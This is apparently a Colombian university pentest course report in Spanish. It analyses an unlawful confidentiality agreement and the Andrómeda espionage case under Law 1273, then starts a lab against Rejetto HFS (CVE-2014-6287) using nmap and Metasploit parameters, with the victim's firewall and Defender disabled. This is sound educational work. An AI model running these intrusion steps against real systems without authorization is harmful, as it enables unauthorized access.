CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

LIBARDO ANTONIO MIRANDA CONTRERAS

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD RED TEAM & BLUE TEAM

DIRECTOR DEL CURSO: JOHN FREDDY QUINTERO TAMAYO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BASICAS TECNOLOGIA E INGENIERA
ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SINCELEJO - SUCRE 2021

CONTENIDO

Pág.

LISTA DE FIGURAS

Pág.

LISTA DE TABLAS

Pág.

RESUMEN

En presente informe técnico se plasma el proceso de los escenarios propuestos en cada una de las acciones como Blue team, Red team como también los aspectos legales que se lograron en mi calidad como experto en ciberseguridad en el período de las pruebas

GLOSARIO

Vulnerabilidad: Debilidad o fallo en un sistema de información que pone en riesgo la seguridad de la información pudiendo permitir que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de la misma, por lo que es necesario encontrarlas y eliminarlas.

Hardening: endurecimiento es el proceso de asegurar un sistema reduciendo sus vulnerabilidades o agujeros de seguridad, para los que se está más propenso cuantas más funciones desempeña.

Backdoor: Es una secuencia especial o un término trasero dentro del código de programación, mediante la cual se pueden evitar los sistemas de seguridad del algoritmo para acceder al sistema.

Pentesting: Es una práctica en la cual se realiza un ataque a un sistema informático con la finalidad de evaluar su seguridad y así encontrar fallos, vulnerabilidades y errores de seguridad.

Red Team: Es un equipo de expertos de seguridad informática, enfocados en la seguridad ofensiva, se encargan de emular ataques informáticos para explotar vulnerabilidades en los sistemas y/o aplicaciones en una organización.

Blue Team: Es un equipo de expertos de seguridad informática, enfocados en la seguridad defensiva, se encargan evaluar los riesgos y amenazas a los que están expuesto los sistemas e infraestructura informática de una organización, y a su vez realiza procesos de contención y mitigación de ataques informáticos.

Exploit: Son programas que contienen datos o códigos maliciosos, que buscan explotar o vulnerar una falla informática para lograr tener acceso y control de un sistema informático.

Nmap: Es una herramienta de código abierto bajo licencia GPL, utilizada para la exploración y auditoria de seguridad de redes TCP/IP.

Meterpreter: carga útil de ataque Metasploit que proporciona un shell interactivo desde el cual un atacante puede explorar la máquina objetivo y ejecutar código.

Metasploit: Es una herramienta de código abierto, está diseñado para el desarrollo y ejecución de exploits.

.

INTRODUCCIÓN

Las vulnerabilidades de los sistemas de intercomunicación y manejo de la información y por la falta de preparación y de cuidado en su uso, al progresivo y peligroso impacto de la ciberdelincuencia. Teniendo en cuenta lo anterior nace la necesidad de tener equipos estratégicos en Ciberseguridad: Red Team & Blue Team para que ayuden en la búsqueda de vulnerabilidades en un sistema informático.

El presente informe es el resultado de la realización de diversas actividades planteadas en el curso en donde se obtuvo conocimientos muy valiosos en cuanto a la planificación de estrategias metodológicas de Seguridad tanto para defender la organización como para emular ataques a la misma, lo nos ha permito desarrollar competencias solidas para eventuales incidentes o eventos de seguridad al interior de la organización tomando como base principal la ejecución de cada una de las fases de los equipos red team y blue team y cumpliendo con las normas legales éticas de las leyes colombianas, siempre soportados en buenas prácticas con el propósito de alcanzar resultados óptimos en la parte de la seguridad de la información de la organización

Las empresas grandes o pequeñas, privadas o públicas en incluso las personas del común se ve expuestas y vulnerables en sistemas de información y en su infraestructura de TI, las redes de comunicación por fallas como salvaguardarla de ataques por parte de la ciberdelincuencia.

Por lo anterior nos vemos obligados a de contar con equipos estratégicos en Ciberseguridad: Red Team & Blue Team para apoyar la contención de posibles ataques informáticos mediante el análisis de vulnerabilidades

OBJETIVOS

OBJETIVO GENERAL

- Profundizar conocimientos y establecer vínculos con temas de actualidad sobre el informe final equipos estratégicos de Ciberseguridad Red Red Team & Blue Team, especificando los aspectos más representativos de cada una actividad ejecutada durante las realización del seminario

OBJETIVOS ESPECIFICOS

- Ampliar el conocimiento en aspectos éticos y legales, decidir si aplica o no a una propuesta laboral
- Desarrollo de competencias profesionales referente la normatividad con respecto a los delitos informáticos en Colombia.
- Desarrollar todas las etapas de un pentesting atravez de un ejemplo de alguna herramienta que se utiliza para esta activad.
- Analizar el problema de un ataque informático en tiempo real, por medio del grupo de Blueteam como contenerlo para evitar un mayor daño interno en la organización
- Identificar la funciones y responsabilidades de los equipos de Blue Team y el de Respuesta a Incidentes Informáticos y reconocer sus diferencias
- Identificar y proponer medidas de hardenización a implementarse en un escenario real, para evitar ataques de seguridad informática.
- Desarrollo de estrategias de aprendizaje significativo pertinentes a las funciones y características de un SIEM, y su papel dentro de la seguridad informática de un escenario real

1. ACCIONES DE LOS EQUIPOS RED TEAM & BLUE TEAM DE UNA ORGANIZACIÓN EN EL MARCO DE LOS CRITERIOS ÉTICOS Y LEGALES.

1.1. Análisis Legal

- Irregularidades Del Acuerdo De Confidencialidad Entre Libardo Miranda Y Whitehouse Security

Antes de entrar a determinar si existen procesos ilegales, cabe aclarar que el hecho de suministrar material considerado ´confidencial´ dentro de un proceso de selección, representa un riesgo de alto impacto para la seguridad de la información de cualquier organización.

"ACUERDO DE CONFIDENCIALIDAD ENTRE LIBARDO MIRANDA Y WHITEHOUSE SECURITY", se evidencian las siguientes irregularidades que atentan contra lo descrito en los capítulos 1 y 2 de la ley 1273 de 2009, que serán señalados a continuación:

- *Clausula 2.* ***Definición de información confidencial***

    - *Numeral 2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como* ***"datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".***[1]

Considero que si bien, es información que la organización establece como confidencial, fue recaudada mediante procedimientos tipificados como fraudulento en los artículos 269A, 269C, 269E, 269F, 269G, 269H del capítulo 1 de la ley 1273 de 2009, por tanto, el resultado de los mismos es viciado y el tratamiento de esa información, puede llevar a las sanciones establecidas en los códigos penal colombiano y de ética para ingenieros, enmarcado dentro de la ley 842 de 2003.[2]

- Clausula 3 *"Origen de la información confidencial: provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución, comercialización de productos o de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos, discos*

[1] SEMANA. Chuzadas Así fue la Historia. 8 de febrero de 2014, https://findanyanswer.com/qu-es-una-redacción- ejemplos.
[2] MINTIC. Ley 1273 de 2009. *04-ene-2009*, s. f., Pg. 11

*ópticos, microfilmes, películas, e-mail u otros elementos similares suministrados de manera tangible o intangible, independiente de su fuente o soporte y **sin que requiera advertir su carácter confidencial**.".*

Considero inconsistente y dual lo descrito en este numeral, ya que, si bien se clasifican una serie de orígenes de la información como ´confidencial´, se precisa claramente que **no es necesario que se especifique que esta es confidencial**, lo que implica que la definición del carácter confidencial de la misma queda a criterio del tratante, lo que puede ser contraproducente para el tratamiento de la información.

- *Clausula 4 "Obligaciones de la parte receptora"*

  - **Numeral 3. "***No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.".*

    Considero que se vulnera el cumplimiento de los artículos 269A, 269C, 269E, 269F, 269G, 269H del capítulo 1 de la ley 1273 de 2009, adicionalmente se incurre en falta a los literales *f del artículo 31, b del artículo 32, a del artículo 34, b y c del artículo 35, a del artículo 40, e del artículo 43* del código de ética para el ejercicio de la ingeniería y sus profesiones afines y auxiliares. Ya que los profesionales adscritos al COPNIA estamos en la obligación ética de denunciar actos irregulares en razón de la aplicación de los literales a, b y c del artículo 35 del código de ética anteriormente descrito y el código penal colombiano.

  - **Numeral 4. "***Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.".*

    Considero que se vulnera el cumplimiento de los artículos 269A, 269C, 269E, 269F, 269G, 269H del capítulo 1 de la ley 1273 de 2009, adicionalmente se incurre en falta a los literales *f del artículo 31, b del artículo 32, a del artículo 34, b y c del artículo 35, a del artículo 40, e del artículo 43* del código de ética para el ejercicio de la ingeniería y sus profesiones afines y auxiliares. Ya que los profesionales adscritos al COPNIA estamos en la obligación ética de denunciar actos irregulares en razón de la aplicación de los literales a, b y c del artículo 35 del código de ética anteriormente descrito y el código penal colombiano.

  - **Numeral 8. "***Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento".*

Si bien es cierto, que el profesional está en la obligación de representar, acompañar y asesorar de forma técnica, a la empresa como parte del recurso humano de la misma, dentro de las procesos producto de investigaciones realizadas por los órganos de control, este tipo de cláusulas representan un riesgo de tipo penal para el profesional, teniendo en cuenta que la información no es propiedad del receptor, ni estuvo incurso en el proceso de obtención de la información recauda, adicionalmente, indica una clara intención por parte de la empresa de atribuir al receptor la culpabilidad de cualquier acto ilícito que se haya cometido dentro de los procesos de obtención y recaudo de la información.

- **Numeral 9. "***La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Whitehouse Security.".*

Claramente esta cláusula implica un conflicto ético, ya que si bien el profesional está obligado, a proteger la información clasificada como sensible o de carácter confidencial, suministrada por la empresa para el desarrollo de sus labores, todos los procesos y procedimientos que se enmarquen como ´ilegales´, representan una clara violación a la ley 1273 de 2009 y dependiendo de los procedimientos de recaudo, se puede incluso incurrir en transgresión a la ley estatutaria 1581 de 2012[3]

- Clausula 5 *Obligaciones de la parte reveladora: Son obligaciones de la parte reveladora:*

- **Numeral 1. "***Mantener la reserva de la información confidencial hasta tanto"*

El numeral 1 está inconcluso, por consiguiente, no son claras las obligaciones de la empresa como revelador de la información al receptor, lo que implicaría que toda la responsabilidad de la información recaiga sobre el receptor.

- *Clausula 8. Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo.* ***En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.***

[3] CONGRESO DE LA REPUBLICA, LEY ESTATUTARIA 1581 DE 201, *Oct 17 2017*, s. f., Pg. 11.

Esta clausula permite evidenciar la clara intención de la empresa contratante de atribuir la responsabilidad de cualquier irregularidad que se haya presentado durante las actividades de recaudo de la información al receptor, enmarcándolo como UNICO RESPONSABLE de la misma ante lo ético y lo penal.

1.2. Artículos De La Ley 1273 Que vulneraran el acuerdo de confidencialidad entre Libardo Miranda Y Whitehouse Security

En el acuerdo de confidencialidad se pueden vulnerar los siguientes artículos de la ley 1273

Artículo 269A. ***ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO.***

- En el numeral 2 de la cláusula 2 del acuerdo de confidencialidad se definen como "datos secretos" el producto de actividades de accesos abusivos a sistemas informáticos, por consiguiente, se incurre a una violación al artículo 269A del capítulo 1 de la ley 1273 de 2009.

Artículo 269C. ***INTERCEPTACIÓN DE DATOS INFORMÁTICOS***

- En el numeral 2 de la cláusula 2 del acuerdo de confidencialidad se definen como "datos secretos" el producto de interceptación de datos informáticos, por consiguiente, se incurre a una violación al artículo 269C del capítulo 1 de la ley 1273 de 2009.

Artículo 269E. ***USO DE SOFTWARE MALICIOSO.***

- En el numeral 2 de la cláusula 2 del acuerdo de confidencialidad se definen como "datos secretos" el producto de interceptación de datos informáticos y datos de chuzadas, por consiguiente, se incurre a una violación al artículo 269E del capítulo 1 de la ley 1273 de 2009.

Artículo 269F. ***VIOLACIÓN DE DATOS PERSONALES.***

- En el numeral 2 de la cláusula 2 del acuerdo de confidencialidad se definen como "datos secretos" el producto de actividades de accesos abusivos a sistemas informáticos, por consiguiente, se incurre a una violación al artículo 269F del capítulo 1 de la ley 1273 de 2009.

- En el numeral 3 de la cláusula 4 del acuerdo de confidencialidad, se establece la apropiación de información de terceros como parte de los procesos de actividades sospechosas o de espionaje, lo que claramente se enmarca como una violación al articulo 269F del capitulo 1 de la ley 1273 de 2009.

Artículo 269G. *SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES.*

- En el numeral 2 de la cláusula 2 del acuerdo de confidencialidad se definen como "datos secretos" el producto de actividades de accesos abusivos a sistemas informáticos, por consiguiente, se incurre a una violación al artículo 269A del capítulo 1 de la ley 1273 de 2009.

- En el numeral 3 de la cláusula 4 del acuerdo de confidencialidad, se establece la apropiación de información de terceros como parte de los procesos de actividades sospechosas o de espionaje.

1.3. Argumento para aplicación al cargo en ciberseguridad teniendo en cuenta la disposición de COPNIA en su código de ética.

Aunque el salario y las condiciones laborales son tentadoras, no se conoce la totalidad del contrato laboral, que enmarca obligaciones adicionales a las establecidas en el acuerdo de confidencialidad, por otro lado, la dualidad de ciertas cláusulas del contrato de confidencialidad, la ausencia de definición de las obligaciones del contratante, la atribución de la responsabilidad de la información de forma total al receptor, sumadas a las obligaciones de encubrimiento de actividades ilegales, tales como interceptación de información, acceso abusivo a sistemas informáticos, escuchas ilegales, espionaje y recaudo ilegal de información, hacen que el contrato tenga un altísimo nivel de riesgo por las implicaciones no solo de tipo penal, sino también ético establecidas en el código de ética del COPNIA, ya que se estaría incurriendo en una falta gravísima definida en el literal e del artículo 53 del del código de ética para el ejercicio de la ingeniería y sus profesiones afines y auxiliares, lo que podría llevar a sanciones por parte del COPNIA inclusive que pueden terminar en la cancelación de la matricula profesional. [4]

1.4. Operación Andromeda Buggly y sus implicaciones legales y éticas

La operación Andrómeda, era el nombre clave de la fachada definida como legal por el gobierno, utilizada por especialistas de inteligencia de la CITEC del ejército, que tenía como fin adquirir conocimientos de ETHICAL HACKING y reclutar posibles especialistas; pero que de acuerdo a versiones de algunos medios de comunicación se usó para espiar comunicaciones, recaudar información de terceros de forma ilegal e interceptar equipos

[4] COPNIA, «Código de ética», s. f., Pg. 11.

móviles y computadores, mediante malware y al parecer keyloggers, en teoría legales y autorizados para gobiernos y otros conseguidos en el mercado negro.[5]

Como se puede observar en las múltiples fuentes de información se usaron recursos para pagarle a terceros expertos que hackeaban a personalidades de la vida nacional y obtenían información sensible de teléfonos y computadores; aunque las actividades de inteligencia y contrainteligencia están enmarcadas como actividades de protección de la seguridad nacional, claramente se puede observar que las tareas realizadas son violatorias del marco tutelado de la ley 1273 de 2009, al usar software malicioso para acceder información personal, datos de ubicación y copias de respaldo de computadores de terceros sin la autorización expresa de los propietarios; desde el punto de vista ético implica una clara violación a la privacidad, quedando al descubierto como instituciones gubernamentales realizan labores de espionaje incluyendo a terceros que sin saberlo, terminan ejerciendo labores ilegales que pueden llevarlos a responder por este tipo de actividades consideradas ilegales; es de conocimiento público que Andrés Sepúlveda, autodenominado hacker, adquirió a cambio de dinero, bases de datos de miembros del ELN y software para espionaje de los especialistas de inteligencia de Andrómeda, que después usó para realizar las actividades violatorias de la ley que lo llevaron a la cárcel.[6]

Andrómeda es un ejemplo claro de como empresas pueden llegar a operar al filo de la ley para realizar actividades ilícitas amparados por la ley sin importar las implicaciones éticas que representa espiar y violar la privacidad de sus objetivos.

El caso Andrómeda, develo y confirmo la existencia de las salas de espionaje del gobierno y motivo que se desmantelara la sala gris, financiada por la CIA y que se usó para dar de baja a Raúl Reyes, ya que en ella se evidenció la escucha ilegal a 113 personas por parte de funcionarios de la fiscalía, adicionalmente Andrómeda sirvió para rediseñar los procedimientos de inspección y control a las tareas de inteligencia realizadas por los organismos del estado.[7]

.

[5] JOSÉ LUIS PEÑARREDONDA. Buggly, la comunidad en la que el Ejército camufló a sus hackers. Recuperado de: 5 de: https://www.enter.co/empresas/seguridad/asi-es-la-presunta-fachada-de-la-central-de-hackeo-del-ejercito/.
[6] NORBEY QUEVEDO HERNÁNDEZ. De Andrómeda a los “hackers” Recuperado de: https://www.elespectador.com/noticias/investigacion/de-andromeda-a-los-hackers/.
[7] SEMANA. Chuzadas Así fue la Historia. Recuperado de: https://www.semana.com/nacion/articulo/chuzadas-a-negociadores-de-la-paz-por-parte-del-ejercito-nacional-asi-fue-la-historia/376548/

2. VULNERABILIDADES EN UN SISTEMA INFORMÁTICO A PARTIR DEL USO DE METODOLOGÍAS Y TÉCNICAS DE INTRUSIÓN.

2.1. IDENTIFICACIÓN

- Se logro identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en uno de sus equipos de cómputo en la dependencia.

- El equipo sospechoso tiene Sistema operativo Windows 7 x64, cuentan con un software rejetto 2.3 versión que es vulnerable la cual permite a atacantes remotos ejecutar programas arbitrarios a través de una secuencia% 00 en una acción de búsqueda.

- La falla de seguridad puede estar relacionada con el identificador CVE- 2014-6287

- Al analizar la información anterior se puede observar que el equipo de cómputo tiene una versión de rejetto desactualizada dado después del lanzamiento de esta version se hicieron ajustes a sus sucesoras para eliminar vulnerabilidad

- El identificador CVE-2014-6287 según la página de Vulnerabilidades y Exposiciones Comunes CVE nos indica que "*La función findMacroMarker en parserLib.pas en Rejetto HTTP File Server (aks HFS o HttpFileServer) 2.3x antes de 2.3c permite a atacantes remotos ejecutar programas arbitrarios a través de una secuencia% 00 en una acción de búsqueda*[8]

[8] INCIBE-CERT, «(CVE-2014-6287)», 7 de octubre de 2014, https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2014-6287.

2.2. PRUEBAS DE PENETRACIÓN O PENTESTING

Para las pruebas de penetración o pentesting al equipo de cómputo implicado se utilizara un equipo con sistema operativo kaly Linux en donde se buscara información de la red y de puertos por medio del software Nmap, también se utilizara la herramienta metasploitframework dara mirar las vulnerabilidades de seguridad de los equipos por medio de exploits.

Para la utilización de un exploit se debe contar con la siguiente información:


- RHOST :IP remota de la victima
- LHOST: IP del atacante
- LPORT: Puerto local

Las IP de los equipos a utilizar para la prueba de PENTESTING son:

- Kaly Linux192.168.10.20
- Windows x64 192.168.10.19

Previamente se realiza la configuración de los adaptadores de red cambiándoles de modo NAT a modo BRIDGE para la conectividad de equipos Windows y linux el día 25/02/2021:


Figura 1: Configuración adaptador puente



Fuente: Elaboración Propia


Además, se desactivaron el firewall y el Windows defender de las maquinas víctimas, se habilitan otros puertos disponibles y abiertos.

Figura 2: Firewall de Windows



Fuente: Elaboración Propia

Figura 3: Windows Defender




Fuente: Elaboración Propia

Se inicia la realización del laboratorio el día 01/03/2021:

2.3. HERRAMIENTA NMAP

Una vez conocido el rango de las IP 192.168.10.0/24 utilizamos el comando “nmap –sn” y el rango de la IP con el fin de hacer un escaneo rápido dando como resultado una lista de IP que se encuentran activas en la red

Figura 4 : Equipos Corriendo en VirtualBox




Fuente: Elaboración Propia

En la imagen anterior se observa que están los dos (2) dispositivos activos en la red:

